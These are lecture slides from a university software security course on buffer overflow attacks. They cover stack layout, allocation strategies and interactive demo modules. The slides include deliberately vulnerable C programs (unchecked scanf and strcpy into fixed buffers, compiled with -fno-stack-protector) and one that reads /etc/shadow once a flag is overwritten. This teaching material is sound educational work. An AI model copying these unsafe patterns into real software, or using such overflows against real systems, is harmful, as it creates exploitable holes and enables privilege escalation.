COMP 4384 Software Security

Module 6: *Buffer Overflow Attacks*

Ahmed Tamrawi


atamrawi atamrawi.github.io ahmedtamrawi@gmail.com

Acknowledgment Notice

Part of the slides are based on content from CMSC414 course by ***Dave Levin*** (https://www.cs.umd.edu/class/spring2019/cmsc414/), Ben Holland's notes on the Program Analysis for Cybersecurity training for US Cyber Challenge security boot camps (https://github.com/benjholla/PAC) and Smashing The Stack For Fun And Profit by Phrack Magazine (http://phrack.org/issues/49/14.html)

Can we view /etc/shadow without password?

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>


int main(){
	int passCheck = 0;
	char password[16];

	printf("Enter password: ");
	scanf("%s", password);

	if(strcmp(password, "secret")) {
		printf("\nWrong Password!\n");
	} else {
		printf("\nCorrect Password\n");
		passCheck = 1;
	}
	if(passCheck) {
		system("cat /etc/shadow");
	}
	return 0;
}
```



Compile/Build the program

"-fno-stack-protector" option will disable overflow security checks

Run the program

with superuser (root) privileges


BUFFER OVERFLOW ATTACKS

Important Notes on the Details discussed in this Module

- We consider the process stack to grow down towards low memory addresses and the process heap to expand up towards high memory addresses.
- Unless stated otherwise, we do not take into consideration possible padding of values in memory for maintaining proper alignment in illustrations.
- Unless stated otherwise, we consider the operating system to place local variables on the stack in the order they occur in the source code and in a contiguous manner.
- In reality, there are no requirements for the stack to be contiguous in the language, the OS, or the hardware. The only requirement of the stack is that frames are linked. Thus allowing the stack to push/pop frames as scopes/functions are entered/left.
- Stack organization is completely unspecified and is implementation specific.

NOTE: Program execution goes in the direction of **higher memory addresses**

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>


int main(){
     int passCheck = 0;
     char password[16];

     printf("Enter password: ");
     scanf("%s", password);

     if(strcmp(password, "secret")) {
          printf("\nWrong Password!\n");
     } else {
          printf("\nCorrect Password\n");
          passCheck = 1;
     }
     if(passCheck) {
          system("cat /etc/shadow");
     }
     return 0;
}
```




The drawing does **not** take into consideration possible padding of values in memory for **maintaining proper alignment***

***Read more about possible padding for proper alignment in x86 architecture:**
https://stackoverflow.com/questions/4162964/whats-this-between-local-var-and-ebp-on-the-stack
https://stackoverflow.com/questions/35249788/waste-in-memory-allocation-for-local-variables
https://stackoverflow.com/questions/2399072/why-gcc-4-x-default-reserve-8-bytes-for-stack-on-linux-when-calling-a-method

NOTE: Program execution goes in the direction of **higher memory addresses**

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>


int main(){
     int passCheck = 0;
     char password[16];

     printf("Enter password: ");
     scanf("%s", password);

     if(strcmp(password, "secret")) {
          printf("\nWrong Password!\n");
     } else {
          printf("\nCorrect Password\n");
          passCheck = 1;
     }
     if(passCheck) {
          system("cat /etc/shadow");
     }
     return 0;
}
```




*Read more about possible padding for proper alignment in x86 architecture:
https://stackoverflow.com/questions/4162964/whats-this-between-local-var-and-ebp-on-the-stack
https://stackoverflow.com/questions/35249788/waste-in-memory-allocation-for-local-variables
https://stackoverflow.com/questions/2399072/why-gcc-4-x-default-reserve-8-bytes-for-stack-on-linux-when-calling-a-method

The drawing does **not** take into consideration possible padding of values in memory for **maintaining proper alignment***

BUFFER OVERFLOW ATTACKS


- A classic example of an application program attack, which allows for **privilege escalation**, is known as a buffer overflow attack.
- In any situation, where a program **allocates memory** to store information, care must be taken to ensure that **copying user-supplied data to this memory is done securely and with boundary checks**.



BUFFER OVERFLOW ATTACKS

- If this is not the case, then it may be possible for an attacker to provide input that **exceeds the length of the allocated memory.**
- Because the provided input is **larger than the allocated memory**, this may **overwrite** data beyond the location of the allocated memory, and potentially allow the attacker to **gain control of the entire process** and **execute arbitrary code on the machine**.

Buffer overflow example



Allocation Strategies: *Static Buffer Allocation*

- Memory for a buffer is allocated **once** and the buffer retains its initial size for the duration of its existence. (*located into program's stack*)
- The biggest advantage of this approach is **simplicity**. Because a buffer remains the *same size throughout its lifetime*, it is easier for programmers to keep track of the size of the buffer and ensure that operations performed on it are safe.

```
int main(int argc, char **argv) {
  char str[BUFSIZE];
  int len;
  len = snprintf(str, BUFSIZE, "%s(%d)", argv[0], argc);
  printf("%s\n", str);
  if (len >= BUFSIZE) {
    printf("length truncated (from %d)\n", len);
  }
  return SUCCESS;
}
```

Allocation Strategies: *Dynamic Buffer Allocation*

- Allows for buffers to be **resized** according to runtime values as required by the program. (*located into program's heap*).
- By decoupling decisions about buffer sizes from the compilation of the program, a dynamic solution enables programs to function more **flexibly** when the data they operate on vary significantly at runtime.

```
int main(int argc, char **argv) {
  char *str;
  int len;
  if ((str = (char *)malloc(BUFSIZE)) == NULL) {
    return FAILURE_MEMORY;
  }
  len = snprintf(str, BUFSIZE, "%s(%d)", argv[0], argc);
  if (len >= BUFSIZE) {
    free(str);
    if ((str = (char *)malloc(len + 1)) == NULL) {
      return FAILURE_MEMORY;
    }
    snprintf(str, len + 1, "%s(%d)", argv[0], argc);
  }
  printf("%s\n", str);
  free(str);
  str = NULL;
  return SUCCESS;
}
```

Allocation Strategies: *Dynamic Buffer Allocation*

- The additional **complexity** involved in dynamic allocation is obvious.
  - The addition of code to determine the desired buffer size.
  - Allocation of the new memory.
  - Checking to see that the allocation succeeds.
- The program's correctness is **harder** to verify because a runtime value controls the size of the dynamically allocated

```c
int main(int argc, char **argv) {
  char *str;
  int len;
  if ((str = (char *)malloc(BUFSIZE)) == NULL) {
    return FAILURE_MEMORY;
  }
  len = snprintf(str, BUFSIZE, "%s(%d)", argv[0], argc);
  if (len >= BUFSIZE) {
    free(str);
    if ((str = (char *)malloc(len + 1)) == NULL) {
      return FAILURE_MEMORY;
    }
    snprintf(str, len + 1, "%s(%d)", argv[0], argc);
  }
  printf("%s\n", str);
  free(str);
  str = NULL;
  return SUCCESS;
}
```

Why is this C code vulnerable?


```c
#include <stdio.h>
int main(int argc, char **argv) {
  char buf[64];
  strcpy(buf, argv[1]);
  return 0;
}
```

- Program is *soliciting input* from the user through the program arguments and the input is stored to memory (buf).
- **Input bounds are not checked** and data in memory can be **overwritten**
- The **main** function has a return address that can be overwritten to point to data in the buffer

Buffer Overflow Basics

- In 2001, the National Science Foundation funded an initiative to create interactive learning modules for a variety of security subjects including buffer overflows. The project was not maintained after it’s release and has recently become defunct.
- Fortunately, Ben Holland (https://github.com/benjholla) was able to salvage the buffer overflow module and refactor the examples to work again. Resurrected Fork: https://github.com/benjholla/bomod
- We will use these interactive modules to examine execution jumps, stack space, and the consequences of buffer overflows at a high-level before we attempt the real thing.

Buffer Overflow Module (bomod)



https://github.com/benjholla/bomod

Demonstrates how stacks are used to keep track of subroutine calls.


Demonstrates stack attack or stack smashing

Demonstrates "variable attack" buffer overflow, where the target is data.

Demonstrates how the StackGuard compiler can help prevent stack attacks

Demonstrates the way languages like C use stack frames to store local variables, pass variables from function to function by value and by reference and return control to the calling subroutine when the called subroutine exits.


Stack Data Structure



Memory Layout

Simulator Memory Overview

